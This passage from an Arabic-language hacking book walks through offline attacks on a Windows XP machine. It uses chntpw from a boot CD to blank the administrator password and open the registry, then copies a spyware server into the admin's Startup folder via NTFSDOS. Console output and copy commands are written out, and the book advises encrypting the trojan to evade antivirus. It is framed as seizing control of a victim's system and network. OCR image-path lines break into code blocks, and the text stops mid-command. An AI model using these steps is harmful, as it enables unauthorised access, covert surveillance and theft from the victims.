


هذه البيانات مثل عرض حالة الحساب .. وكما ترى كلمة المرور لا تنتهي PWD Don't Expire وإنه حساب طبيعي Normal ..


في نهاية عرض البيانات سيطلب منك البرنامج وضع باسوورد جديدة للحساب .:



يمكنك عدم وضع كلمة مرور للحساب ويتم الدخول تلقائياً بدون التعرض لواجهه LOGIN وذلك بكتابة رمز النجمة Star " * " ثم الضغط على Enter من على لوحة المفاتيح .. كما ترى في الصورة التالية :



أو يمكنك بالطبع كتابة كلمة مرور .. كما ترى في الصورة التالية :



بعد أن تقوم بكتابة كلمة المرور قم بالضغط على Enter من على لوحة المفاتيح .. وسيقوم البرنامج بتأكيد عملية التغيير ...

```
* = blank the password (This may work better than setting a new password!)
Enter nothing to leave it unchanged
Please enter new password: *
Blanking password!


Do you really wish to change it? (y/n) [n] _
```

قم بالضغط على حرف Y من على لوحة المفاتيح ثم اضغط Enter :

```
* = blank the password (This may work better than setting a new password!)
Enter nothing to leave it unchanged
Please enter new password: *
Blanking password!

Do you really wish to change it? (y/n) [n] y_
```

عند نجاح عملية التغيير ستجد أن البرنامج يقول لك !Changed .... :



الآن قد انتهينا من عملية تغيير كلمة المرور الخاصة بالأدمن ... الآن سننتقل إلى خطوة أخي وهي كيفية الدخول إلى محرر النظام دون الدخول إلى النظام نفسه ..

REGISTRY EDITOR

سنتكلم هنا عن كيفية الدخول لمحرر سجل النظام دون الولوج للنظام نفسه .. وطبعاً كلكم يعرف أهمية هذا الأمر.. وسيتم ذلك باستخدام نفس الأداة السابقة ...

ما الذي يمكنني عمله عند ولوجي لمحرر سجل النظام ؟؟

تستطيع مثلاً أن تقوم بتفعيل الـ Remote Desktop وتقوم بعمل حساب لك كما يمكنك أن تقوم بالدخول للجهاز الخادم من أي مكان .. هذه فقط معلومة بسيطة ..


فعند دخولك لمحرر سجل النظام فأنت قد ملكت النظام نفسه ...

عملية الاختراق :

طبعاً لن نقوم بحرق Burn الأسطوانة مرة أخرى ولكننا سنستخدم نفس الأسطوانة .. ومن المؤكد أنه سيتم الإقلاع من السي دي روم ...

عندما يتم تحميل البرنامج .. سنجد مجموعة من الاختيارات كما ذكرنا من قبل في كيفية تغيير كلمة مرور الأدمن .. سنقوم باختيار الاختيار الأول وذلك بالضغط على الرقم 1 من على لوحة المفاتيح ... ثم بعد ذلك نقوم باختيار

الاختيار Registry Editor وذلك بالضغط على رقم 9 من على لوحة المفاتيح... :



الآن أنت تملك تحكم كامل في سجل النظام :

```
<>========<> chntpw Main Interactive Menu <>========<>

Loaded hives: <sam> <system> <security>

  1 - Edit user data and passwords
  2 - Syskey status & change
  3 - RecoveryConsole settings
      - - -
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to save)

What to do? [1] -> 9
Simple registry editor. ? for help.

[1020] > _
```

يمكنك كتابة " ؟ " حتى يتم عرض مجموعة الأوامر التي ستساعدك على عملية الكتابة إلى محرر سجل النظام ... :

```
<>========<> chntpw Main Interactive Menu <>========<>
Loaded hives: <sam> <system> <security>
  1 - Edit user data and passwords
  2 - Syskey status & change
  3 - RecoveryConsole settings
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to save)
What to do? [1] -> 9
Simple registry editor. ? for help.
[1020] > ?
hive [<n>] - list loaded hives or switch to hive numer n
cd <key> - change key
ls | dir [<key>] - show subkeys & values,
cat | type <value> - show key value
hex <value> - hexdump of value data
ct [<hexaddr>] - show struct info
ck [<keyname>]           - Show keys class data, if it has any
nk <keyname> - add key
dk <keyname> - delete key (must be empty. recursion not supported yet)
ed <value>               - Edit value
nv <type> <valuename> - Add value
dv <valuename>           - Delete value
delallv                  - Delete all values in current key
rdel <keyname>           - Recursively delete key & subkeys
debug - enter buffer hexeditor
q - quit
[1020] >
```

مثلاً سنكتب الأمر LS :

```
<>========<> chntpw Main Interactive Menu <>========<>
Loaded hives: <sam> <system> <security>
  1 - Edit user data and passwords
  2 - Syskey status & change
  3 - RecoveryConsole settings
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to save)
What to do? [1] -> 9
Simple registry editor. ? for help.
[1020] > ?
Simple registry editor
hive [<n>] - list loaded hives or switch to hive numer n
cd <key> - change key
ls | dir [<key>] - show subkeys & values,
cat | type <value> - show key value
hex <value> - hexdump of value data
ct [<hexaddr>] - show struct info
ck [<keyname>]           - Show keys class data, if it has any
nk <keyname> - add key
dk <keyname> - delete key (must be empty. recursion not supported yet)
ed <value>               - Edit value
nv <type> <valuename> - Add value
dv <valuename>           - Delete value
delallv                  - Delete all values in current key
rdel <keyname>           - Recursively delete key & subkeys
debug - enter buffer hexeditor
q - quit
[1020] > ls
```

انظر نتيجة الأمر LS :

```
<>=========<> chntpw Main Interactive Menu <>=========<>
Loaded hives: <sam> <system> <security>

  1 - Edit user data and passwords
  2 - Syskey status & change
  3 - RecoveryConsole settings
      - - -
  9 - Registry editor, now with full write support!
  q - Quit (you will be asked if there is something to save)

What to do? [1] -> 9
Simple registry editor. ? for help.

[1020] > ?
Simple registry editor:
hive [<n>] - list loaded hives or switch to hive numer n'
cd <key> - change key
ls | dir [<key>] - show subkeys & values,
cat | type <value> - show key value
hex <value> - hexdump of value data
st [<hexaddr>] - show struct info
ck [<keyname>]          - Show keys class data, if it has any
nk <keyname> - add key
dk <keyname> - delete key (must be empty. recursion not supported yet)
ed <value>                - Edit value
nv <type> <valuename> - Add value
dv <valuename>            - Delete value
delallv                   - Delete all values in current key
rdel <keyname>            - Recursively delete key & subkeys
debug - enter buffer hexeditor
q - quit

ls of node at offset 0x1024
Node has 1 subkeys and 0 values
offs          key name
  [120]       <SAM>
[1020] >
```

الآن أنت تملك صلاحيات كاملة وتستطيع أن تقوم بزرع أي بيانات والحصول على أي بيانات تريدها ...

زرع ملفات التجسس

في هذا الجزء من الكتاب سنقوم بشرح كيفية زرع ملفات تجسس في النظام دون الدخول إليه .. وسنستخدم هنا أداتين :

الأداة الأولي : هي الخاصة بتحرير سجلات النظام

الأداة الثانية : سنستخدمها في حالة أن نظام الملفات NTFS

شرح نظري بسيط للعملية :

سنقوم أولاً بالدخول إلى الـــ Partition المركب عليه النظام .. طبعاً سيكون الدخول من على الدوس DOS وفي هذه الحالة هناك شيئان :

1- في حالة أن نظام الملفات FAT32 سيكون الأمر سهل

2- في حالة أن نظام الملفات NTFS سيكون الأمر صعب بعض الشيء ...

أولاً سنتكلم عن حالة أن نظام الملفات هو FAT32 :

في هذه الحالة سنقوم بنسخ أي برنامج تجسس مثل CIA أو أي برنامج اختراق تفضله على أسطوانة CD ... ثم بالدخول على الدوس وبعد ذلك نقوم بالدخول إلى مجلد الـــ Startup الخاص بالحساب الذي يستخدمه الأدمن ثم نقوم بنسخ الملف من الأسطوانة إلى هذا المجلد .. وبهذا الشكل عندما يقوم مدير النظام بالدخول إلى النظام سيتم تشغيل هذا الملف وسيقع النظام كله تحت سيطرتك ..

طبعاً لا تنسي أن تقوم بتشفير ملف الاختراق .... وهذا هو مسار الـــ Startup :

C:\Documents and Settings\Osama\Start Menu\Programs\Startup

و Osama هو أسم المستخدم حيث سيتم تغييره فمثلاً المستخدم الذي سنطبق عليه العملية هو " NanoSoft " ....

ملحوظة :

أفضل لو أن تقوم باقتناء كتاب " هاكرز1 " الطبعة الثانية حتى تحصل على أفضل برامج الاختراق مع معرفة كيفية تشفير الملفات عن برامج الحماية ...

ثانياً في حالة أن نظام الملفات هو NTFS :

سنحتاج في هذه الحالة الدخول إلى الـ الدوس ببرنامج يدعم قراء نظام الملفات NTFS وستجده موجود على الأسطوانة الملحقة بالكتاب :





طبعاً سنقوم بنسخ الملفين السابقين على الاسطوانة الخاصة بنظام الـ DOS ثم نقوم بالدخول إلى نظام الـ DOS ثم نقوم بتشغيل البرنامج NTFSDOS وذلك بالدخول إلى الاسطوانة وكتابة NTFSDOS.EXE .. وسيخبرك البرنامج بالـ Partitions بنظام الملفات NTFS الموجودة على القرص الصلب وسيخبرك بالـ Letters الخاصة بهم ... ثم نقوم بالدخول إلى هذا الـ partition وندخل للمسار التالي :

C:\Documents and Settings\Osama\Start Menu\Programs\Startup

وبعد أن ندخل لهذا المسار نقوم بنسخ ملف التجسس الذي وضعناه على الاسطوانة ....

ملحوظة :

لكي أكمل الجهد عليك قمت بعمل ملف ISO تقوم بحرقه Burn يحتوي على نظام DOS وبرنامج الـ NTFSDOS كما يحتوي على مجموعة برامج قد تساعدك أثناء عملك مثل Partition Magic و Norton ... وذلك من خلال واجهة رسومية .....

ستجد الملف الـ ISO بالاسطوانة الملحقة بالكتاب باسم NTFSDOS.ISO :




NTFSDOS.iso

أما بالنسبة لملف السيرفر فيمكنك إدراجه داخل ملف الـ ISO قبل أن تقوم بحرقها على الـ CD وذلك باستخدام برنامج مثل POWER ISO .. ستجده موجوداً على الاسطوانة الملحقة ... :



كيف تقوم بإدراج السيرفر الخاص بك إلى ملف الـ ISO قبل الحرق BURN .. ؟؟؟

قم أولاً بتركيب برنامج PowerISO32 ... وبعد أن تقوم بتركيب البرنامج قم بنسخ ملف الــ ISO إلى القرص الصب الخاص بك " ولاحظ أنه يجب أن تكون هناك مساحة لا تقل عن 50 ميجا بايت " .... وبعد أن تقوم بنسخ ملف الــ ISO للقرص الصلب قم بتشغيل ملف الــ ISO بالضغط مرتين عليه ... وستجد أن برنامج PowerISO قد قام بفتح الملف لك بالشكل التالي :




وهنا ستجد أن هناك ملف موجود باسم Server.exe .. هذا الملف هو الذي ستقوم باستبداله بملفك الخاص والذي قد قمت أنت بتجهيزه وضبط كل الإعدادات .. انظر الصورة التالية :




ستجد في شريط الأدوات الخاص بالبرنامج زر اسمه ADD كما ترى في الصورة التالية :

Add

قم بالضغط على هذا الزر فستظهر لك قائمة وستجد اختيارين هما Add Files لإضافة الملفات ... والاختيار Add Folder لإضافة المجلدات ... طبعاً سنستخدم الاختيار الأول وهو لإضافة الملفات فقط .. وسنقوم بتحديد مسار ملفنا SERVER.EXE ....




عند إضافتك للملف سيقول لك البرنامج أن هناك ملف بنفس الاسم ... قم بالضغط على الزر Yes لكي يتم عمل استبدال الملف القديم بالجديد ...



بعد أن تنتهي قم بالضغط على الزر Save لحفظ التعديلات التي قمنا بها على ملف الـــ ISO ...



سيسألك البرنامج إذا كنت تريد استبدال ملف الـ ISO القديم بالملف الجديد الذي سينشئه لك الآن ... قم بالضغط على Yes .... لو كنت تريد أن تحتفظ بالملف القديم يمكنك الذهاب للقائمة File ثم Save AS واختار مكان لحفظ ملف الـ ISO ...



بعد أن تنتهي من كل هذا قم بحرق الاسطوانة كما تعلمت سابقاً على أسطوانة CD ...

الآن انتهينا من مرحلة الإعداد .. سننتقل الآن إلى مرحلة التنفيذ العملي لعملية زرع ملف التجسس ..

عملية الاختراق :

طبعاً نقوم بالإقلاع من السي دي روم كما حفظنا عن ظهر قلب ... وسنجد هذه النافذة تظهر لنا ... :

Xp Pro Sp2 2006 With Group Of Special Programs

Programs

acrobat readar 7
McAfee VirusScan Home Edition v9
Dictionary 3
Yahoo , MSN , SkyBe , PalTalk , Odigo
Internet Downloader Manager 4.06
Ares , Imesh
WSFTP Pro T128


ms javx 36
winamp 280 full , 5093 full 7 plus
RealOnePlayer V2GOLD1 0 , realalt 142
Special Codec Group
Word Viewer
Multilingual Xp

الرجاء ترك الإسطوانة في الـ Cd rom حتي بعد تثبيت الويندوز حتي يتم تركيب بقية البرامج تلقانيا .

لاحظ أن هذه الاسطوانة كانت لتركيب ويندوز اكس بي وقد قمت بإزالة الملفات غير الضرورية مثل ملفات تركيب الويندوز وأبقيت لك على ملفات مهمة لنا في كتابنا هذا ...

ولكي تتعدى هذه النافذة قم بالضغط على أي زر من على لوحة المفاتيح ....

سيتم تحويلك إلى النافذة التالية وهي خاصة بعرض مجموعة من الخيارات أمامك لتختار منها ما يناسبك الآن... :




وكل ما يهمنا هنا هو الاختيار الثاني Dos With Smart Drive .. فنقوم باختياره من خلال الأسهم بلوحة المفاتيح ثم Enter أو باستخدام الفارة ..

سيتم تحويلك إلى نظام الـــ DOS :

```
Starting Windows 98...


This driver is provided by Oak Technology, Inc..
OTI-91X ATAPI CD-ROM device driver, Rev D91XV352
(C)Copyright Oak Technology Inc. 1987-1997
  Device Name         : MSCD001_
```


انظر الصورة التالية :



حيث يشير السهم الأول أنه لم يجد نظام الـــ DOS في الـــ Partition الأول Primary وذلك بالطبع لأنه على نظام ملفات NTFS ...

أما حيث يشير السهم الثاني فهو مكان سواقة السي دي روم أي لدخول السي دي روم نكتب :D ثم Enter ...

عند القيام بأمر Dir لعرض الملفات الموجودة بالسي دي سنجد التالي :



حيث يشير السهم الأول أننا سنجد المجلد NTFSDOS الذي سندخل إليه لتشغيل ملف NTFSDOS.EXE ..

أما حيث يشير السهم الثاني سنجد ملف التجسس وهو Server.exe ....


تشغيل ملف NFTSDOS :

نقوم بالدخول إلى السي دي ثم نكتب المر CD Ntfsdos للدخول إلى هذا المجلد :

```
D:\>cd ntfsdos

D:\NTFSDOS>_
```


بعد الدخول إلى المجلد نقوم بكتابة ntfsdos لتشغيل الملف كما ترى في الصورة التالية حيث يشير السهم الأول :



عند تشغيل البرنامج ستظهر لك معلومات البرنامج كما ترى في الصورة السابقة حيث يشير السهم الثاني ...

كما سيقوم البرنامج بعرض الـ Partitions ذات نظام الملفات NTFS كما في الصورة السابقة حيث يشير السهم الثالث .... وكما ترى تم الحصول على الدرايف E وهو الدرايف الذي تم تركيب النظام عليه ..

الآن قم بالدخول إلى الدرايف E ... كما ترى في الصورة التالية :



الخطوة التالية :

الآن حان وقت الخطوة التالية وهو الدخول إلى المسار التالي :



E:\Documents and Settings\NanoSoft\Start Menu\Programs\Startup

وذلك سيكون كالتالي :

نقوم بعمل Dir سنجد مجلد باسم Docume~1 :

```
E:>dir

 Volume in drive E is
 Directory of E:

$SECURE                  0  07-28-31 12:00a $Secure
AUTOEXEC BAT             0  07-03-06  5:33a AUTOEXEC.BAT
CONFIG   SYS             0  07-03-06  5:33a CONFIG.SYS
DOCUME~1       <DIR>        07-03-06  7:23a Documents and Settings
NANOSOFT       <DIR>        07-25-06  4:37p NANOSOFT
PROGRA~1       <DIR>        07-03-06  7:26a Program Files
        3 file(s)              0 bytes
        3 dir(s)          40,282 bytes free

E:>_
```


نقوم بكتابة CD Docume~1 ثم نضغط Enter :

```
E:>cd docume~1


E:\Documents and Settings>_
```

هذا المجلد يحتوي على مجلدات حسابات المستخدمين وملفاتهم


نقوم بعمل DIR سنجد مجلد NANOSOFT .. وهو المجلد الخاص بالحساب الخاص بمدير النظام وهو الذي سننسخ به ملف التجسس حتى نحصل على تحكم كامل على الجهاز بعد أن يقوم مدير النظام بتشغيل الجهاز مرة واحدة ...



نكتب CD nanosoft ثم نضغط Enter ... ثم نقوم بعمل Dir سنجد مجلد باسم Startm~1 وهو المجلد Start Menu :



نقوم بعمل Dir سنجد مجلد باسم Programs ... نقوم بالدخول إليه بالأمر CD Programs ... :



نقوم بعمل DIR سنجد المجلد Startup ...هنا نكون قد وصلنا إلى غايتنا ....
نقوم بالدخول إلى المجلد Startup من خلال الأمر CD Startup ثم نضغط على Enter من لوحة المفاتيح ... :

```
E:\Documents and Settings\NanoSoft\Start Menu\Programs>dir

 Volume in drive E is
 Directory of E:\Documents and Settings\NanoSoft\Start Menu\Programs

.              <DIR>        07-03-06  7:20a .
..             <DIR>        07-03-06  7:20a ..
ACCESS~1       <DIR>        07-03-06  7:20a Accessories
INTERN~1 LNK           767  07-03-06  7:29a Internet Explorer.lnk
OUTLOO~1 LNK           738  07-03-06  7:29a Outlook Express.lnk
REMOTE~1 LNK         1.606  07-03-06  5:34a Remote Assistance.lnk
STARTUP        <DIR>        07-03-06  7:18a Startup
WINDOW~1 LNK           732  07-03-06  7:28a Windows Media Player.lnk
         4 file(s)          3.903 bytes
         4 dir(s)          40.282 bytes free

E:\Documents and Settings\NanoSoft\Start Menu\Programs>cd startup
```

الآن نحن داخل السمار الذي نريده والذي سنقوم بنسخ ملف التجسس إليه حتى نحصل على تحكم كامل على الجهاز ومن ثم على الشبكة بأكملها ....

نسخ ملف التجسس :

سنقوم بهذا الأمر من خلال كتابة التالي وتنفيذه :

أولاً بالطبع يجب أن تكون في المسار :

E:\Documents and Settings\NanoSoft\Start Menu\Programs\Startup

وطبعاً الخطوات السابق ذكرها قد قامت بهذا ... الآن حان وقت نسخ الملف وذلك بكتابة الأمر التالي :

Copy d:\server.exe

انظر الصورة التالية :

```
E:\Documents and Settings\NanoSoft\Start Menu\Programs\Startup>copy d:\server.ex
```

كلمة أخيرة :

